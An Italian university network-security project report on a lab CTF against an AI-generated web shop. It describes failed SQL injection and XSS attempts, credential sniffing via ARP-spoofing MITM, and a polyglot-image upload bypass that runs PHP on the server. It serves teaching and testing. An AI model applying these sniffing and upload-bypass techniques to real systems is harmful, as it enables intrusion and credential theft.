UNIVERSITA' DEGLI STUDI DI NAPOLI FEDERICO II

Scuola Politecnica e delle Scienze di Base
Corso di Laurea Magistrale in Ingegneria Informatica

Progetto Finale in

Network Security

Anno Accademico 2025/2026

Candidati
Andrea Iovino M63001869
Alfredo Cirillo M63001876

Contents

1 Sistema sotto attacco **1**

1.0.1 Network 3

2 Scenario di Attacco 1 **5**

2.1 SQL 5

2.2 Sniffing ed XSS 7

2.3 File Upload 11

2.4 Contromisure 16

2.4.1 HTTPS 17

3 Scenario di Attacco 2 **20**

3.1 CSRF 21

3.2 Contromisure 24

Chapter 1

Sistema sotto attacco

Ai fini della dimostrazione, abbiamo deciso di implementare una piccola CTF composta dalla nostra macchina attaccante, una Kali Linux, e da 2 Docker container che agiscono da potenziali target:

- Web: host di una WebApp e del suo database SQL
- Client: un generico utente

La WebApp è stata volutamente realizzata da duck.ai, usando il modello "Claude Haiku 4.5", al fine di testare la qualità di un tecnica di GenAI in termini di sicurezza del codice scritto.
Per complicare la procedura di attacco, si è pensato di lasciare solo alcune delle funzioni suggerite, tra cui la pagina iniziale (index.php), le pagine dei prodotti (product.php), la pagina di login (login.php) e la pagina per consultare le informazioni del profilo loggato (user-profile.php).
In altre parole, ad un generico utente non è fornita alcuna funzione di registrazione, è in grado di accedere solo se già provvisto di credenziali valide.

Il Client è un container, con immagine Alpine Linux, pensato come il PC di un generico Utente già provvisto di credenziali ed il cui unico scopo è di effettuare richieste casuali al servizio web.
Il motivo di questo container è strettamente legato alla tecnica di attacco. Poiché la WebApp non consente registrazioni di nuovi utenti, l'attaccante potrà sfruttare il Client per portare a termine il suo attacco, ad esempio ottenendo le sue credenziali di accesso.

1.0.1 Network



Figure 1.1: Topologia di Rete

Per le connessioni tra i vari container, abbiamo deciso di realizzare più subnet in modo da avere una rappresentazione realistica di una rete. Usiamo una rete privata per connettere i dispositivi interni dell'azienda che, come il database, non hanno necessità di essere esposti all'esterno. Una Demilitarized Zone (DMZ) per il deployment del webserver, in modo che sia separato dai dispositivi interni. Infine una rete esterna alla quale saranno connessi tutti gli altri dispositivi, come il computer Client e l'Attacker. L'accesso alla DMZ, dall'esterno, avviene tramite il container "router" che agisce anche da firewall grazie alle regole implementate con iptables.

Chapter 2

Scenario di Attacco 1

2.1 SQL

A prima vista, il primo punto di accesso che abbiamo notato è stato proprio il form di login.



Figure 2.1: SQL Injection fallita

I classici payload per la SQL Injection non sembrano funzionare e, analizzando il codice, possiamo notare che è già stata implementata la tecnica dei Prepared Statement come contromisura all'attacco.

```
web > login.php
1  <?php
2  require_once 'includes/db.php';
3  require_once 'includes/auth.php';
4
5  $error = '';
6
7  if ($_SERVER['REQUEST_METHOD'] == 'POST') {
8      $username = trim($_POST['username'] ?? '');
9      $password = $_POST['password'] ?? '';
10
11     if (empty($username) || empty($password)) {
12         $error = 'Username and password are required.';
13     } else {
14         $sql = "SELECT id, username, password FROM users WHERE username = ?";
15         $stmt = $conn->prepare($sql);
16         $stmt->bind_param("s", $username);
17         $stmt->execute();
18         $result = $stmt->get_result();
19         $user = $result->fetch_assoc();
20
21         if ($user && password_verify($password, $user['password'])) {
22             login_user($user['id'], $user['username']);
23             header("Location: user_profile.php");
24             exit();
25         } else {
26             $error = 'Invalid username or password.';
27         }
28     }
29 }
30 ?>
31 <!DOCTYPE html>
32 <html lang="en">
33 <head>
```

Figure 2.2: Prepared Statements

Questo impedisce che un attaccante possa inserire un input malevolo, come quello usato, per modificare la query SQL a suo piacimento.

2.2 Sniffing ed XSS

Osservando le pagine dei prodotti, notiamo la presenza di box testuali per le recensioni. Ipotizziamo quindi la possibilità di poter attaccare il sito tramite XSS, cioè inserendo codice malevolo nella bacheca.

Il problema principale, a questo stadio, è che solo un utente autenticato è in

grado di pubblicare una recensione.



Figure 2.3: Login necessario

Poiché il sito usa il protocollo HTTP e non HTTPS, le richieste da e verso gli utenti viaggeranno in chiaro, quindi c'è una possibilità non nulla di trovare delle credenziali valide che viaggino all'interno della rete.

Per lo sniffing del traffico abbiamo usato un container che simula un host malevolo in grado di realizzare un attacco MITM tramite ARP Spoofing. Infatti, trovandosi nella stessa sottorete del Client, l'Attacker è in grado di inviare ARP Reply falsificate sia al Client che al Router e di conseguenza

di modificare l'ARP cache in modo tale da intercettare tutto il traffico tra Client -> Webserver e viceversa.

Usando tcpdump controlliamo i pacchetti intercettati e, dopo non molto tempo, notiamo un utente che effettua richieste al sito Web. In particolare, notiamo una richiesta di tipo HTTP POST verso la pagina login.php al cui interno troviamo, in chiaro, le credenziali di accesso del cliente.

```
kali@kali: ~/Desktop/NS_WebApp-main
Session  Actions  Edit  View  Help
9], length 186: HTTP: POST /login.php HTTP/1.1
E ... d.@.@ ...

 ..
 ..
.V.P#.a ..~.....~.
.....
2.y.OlXOPOST /login.php HTTP/1.1
Host: 10.20.0.10
User-Agent: curl/8.17.0
Accept: */*
Content-Length: 33
Content-Type: application/x-www-form-urlencoded

username=jane_smith&password=jane
10:43:07.943754 IP ns-client.ns_webapp-main_client_net.54102 > 10.20.0.10.80: Flags [P.], seq 0:186, ack 1, win 126, options [nop,nop,TS val 853833997 ecr 133250055
9], length 186: HTTP: POST /login.php HTTP/1.1
E ... d.@.? ...

 ..
 ..
.V.P#.a ..~.....~.
.....
2.y.OlXOPOST /login.php HTTP/1.1
Host: 10.20.0.10
User-Agent: curl/8.17.0
Accept: */*
Content-Length: 33
Content-Type: application/x-www-form-urlencoded

username=jane_smith&password=jane
10:45:08.215371 IP ns-client.ns_webapp-main_client_net.54102 > 10.20.0.10.80: Flags [.], ack 379, win 126, options [nop,nop,TS val 853834267 ecr 1332500828], length
 0
E ..4d.@.@ ...

 ..
 ..
.V.P#.b ..~.] ...~.P.....
```

Figure 2.4: Credenziali in Chiaro

Dalla risposta inviata dal sito, concludiamo che le credenziali siano anche valide e decidiamo di usarle per autenticarci al sito Web.
Essendo ora in grado di pubblicare sulla bacheca, proviamo alcuni payload tipici di XSS ma con risultati negativi (per un attaccante) in quanto lo script viene pubblicato come una stringa testuale qualunque, senza quindi essere eseguito.



Figure 2.5: XSS Injection fallita

Controllando anche in questo caso il codice, notiamo sia i prepared statement sia una sanificazione del testo tramite la funzione htmlspecialchars().

```
web > products.php
349   <body>
363       <div class="page-wrapper">
364           <div class="container">
410               <section class="reviews-section">
440                   <?php endif; ?>
441
442                   <div class="reviews-list">
443                       <?php if ($reviews_result->num_rows > 0): ?>
444                           <?php while ($review = $reviews_result->fetch_assoc()): ?>
445                               <div class="review-card">
446                                   <div class="review-header">
447                                       <span class="review-author"><?php echo htmlspecialchars($review['name']); ?></span>
448                                       <span class="review-date"><?php echo date('M d, Y', strtotime($review['created_at'])); ?></span>
449                                   </div>
450                                   <div class="review-rating">
451                                       <?php echo str_repeat('⭐', intval($review['rating'])); ?>
452                                   </div>
453                                   <p class="review-comment"><?php echo htmlspecialchars($review['comment']); ?></p>
454                               </div>
455                           <?php endwhile; ?>
456                       <?php else: ?>
457                           <div class="no-reviews">
458                               <p>No reviews yet. Be the first to review this product!</p>
459                           </div>
460                       <?php endif; ?>
461                   </div>
```

Figure 2.6: Sanificazione testo

2.3 File Upload

L'unica pagina che ci rimane da testare è quella del profilo utente che, dopo esserci auenticati, risulta finalmente disponibile.

Anche qui notiamo dei form per modificare nome, mail e password ma, anche in questo caso, i tentativi di SQL Injection non hanno successo.

In alto risalta la possibilità di caricare file per modificare la propria immagine profilo e, a primo impatto, sembra essere limitato a solo alcune tipologie di file, in particolare con estensioni JPEG, PNG o GIF. Proviamo comunque ad effettuare l'upload di un file con estensione diversa, nello specifico un piccolo file PHP, per capire, non solo se il caricamento avviene con successo, ma anche se il file viene eseguito sul server. Dall'errore grafico riportato dal sito, notiamo subito come il file non sembra essere stato caricato e lo possiamo confermare mandando una successiva richiesta per il file.

Abbiamo quindi deciso di provare ad aggirare i controlli sull'estensione, provando a caricare lo stesso file ma rinominato in modo da terminare con estensione .jpeg. Anche in questo caso il file non viene caricato facendo intendere che il controllo non avviene solamente sul suo nome. Controllando le richieste HTTP notiamo che ad entrambi i caricamenti è associato un header MIME con campo "Content-Type: application/x-php".



Figure 2.7: MIME Header

Concludendo che una semplice modifica dell'estensione non sia sufficiente per eludere i controlli dell'applicazione, abbiamo deciso di provare con un file di tipo Polyglot, creato concatenando lo script ad un file immagine autentico, in modo da "falsificare" i primi byte del payload finale.



Figure 2.8: Polyglot Payload

In questo caso, non solo siamo riusciti a caricare il file, ma non è stato neanche necessario modificarne l'estensione, in altri termini, aggiungendo questi byte all'inizio del file, possiamo caricare un qualsiasi payload PHP ed eseguirlo sul sito.

